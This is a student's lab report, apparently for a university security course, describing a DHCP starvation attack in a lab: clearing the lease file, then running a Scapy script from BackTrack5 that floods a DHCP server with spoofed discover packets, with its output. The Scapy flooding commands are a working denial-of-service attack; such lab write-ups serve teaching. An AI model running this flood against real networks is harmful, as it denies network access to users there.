Masato Anzai
N12725403 | MA3156@nyu.edu
Lab 1

- The first step I took to make this attack possible was to clear the dhcpd.leases file. Then I proceeded to reboot the machine.

```
  GNU nano 2.0.7                    File: dhcpd.leases

# The format of this file is documented in the dhcpd.leases(5) manual page.
# This lease file was written by isc-dhcp-V3.1.1




                                 [ Read 3 lines ]
^G Get Help    ^O WriteOut    ^R Read File  ^Y Prev Page  ^K Cut Text    ^C Cur Pos
^X Exit        ^J Justify     ^W Where Is   ^V Next Page  ^U UnCut Text  ^T To Spell
```

- I turned on the machine with BackTrack5 and ran a dhcp flooding/starvation script on scapy.
I ran these commands:

conf.checkIPaddr = False

dhcp_discover = Ether(src=RandMAC(),dst="ff:ff:ff:ff:ff:ff")/
IP(src="0.0.0.0",dst="255.255.255.255")/UDP(sport=68,dport=67)/
BOOTP(chaddr=RandString(12,'0123456789abcdef'))/DHCP(options=[("message-type","discover"),"end"])

-Sendp(dhcp_discover,loop=1)

```
>>> conf.checkIPaddr = False
>>> dhcp_discover = Ether(src=RandMAC(),dst="ff:ff:ff:ff:ff:ff")/IP(src="0.0.0.0",dst="255.255.255.2
55")/UDP(sport=67)/BOOTP(chaddr=RandString(12,"0123456789abcdef"))/DHCP(options=[("message-type","di
scover"),"end"])
>>> sendp(dhcp_discover,loop=1)
..............................................................................................
..............................................................................................
..............................................................................................
..............................................................................................
..............................................................................................
..............................................................................................
..............................................^C
Sent 638 packets.
>>>
```

- Packet Analysis -> We can see that the DHCP Server is getting flooded

- Afterwards while the script was running I ran the Windows XP machine and checked to see if I could get a response from the DHCP server.

- The attack was successful!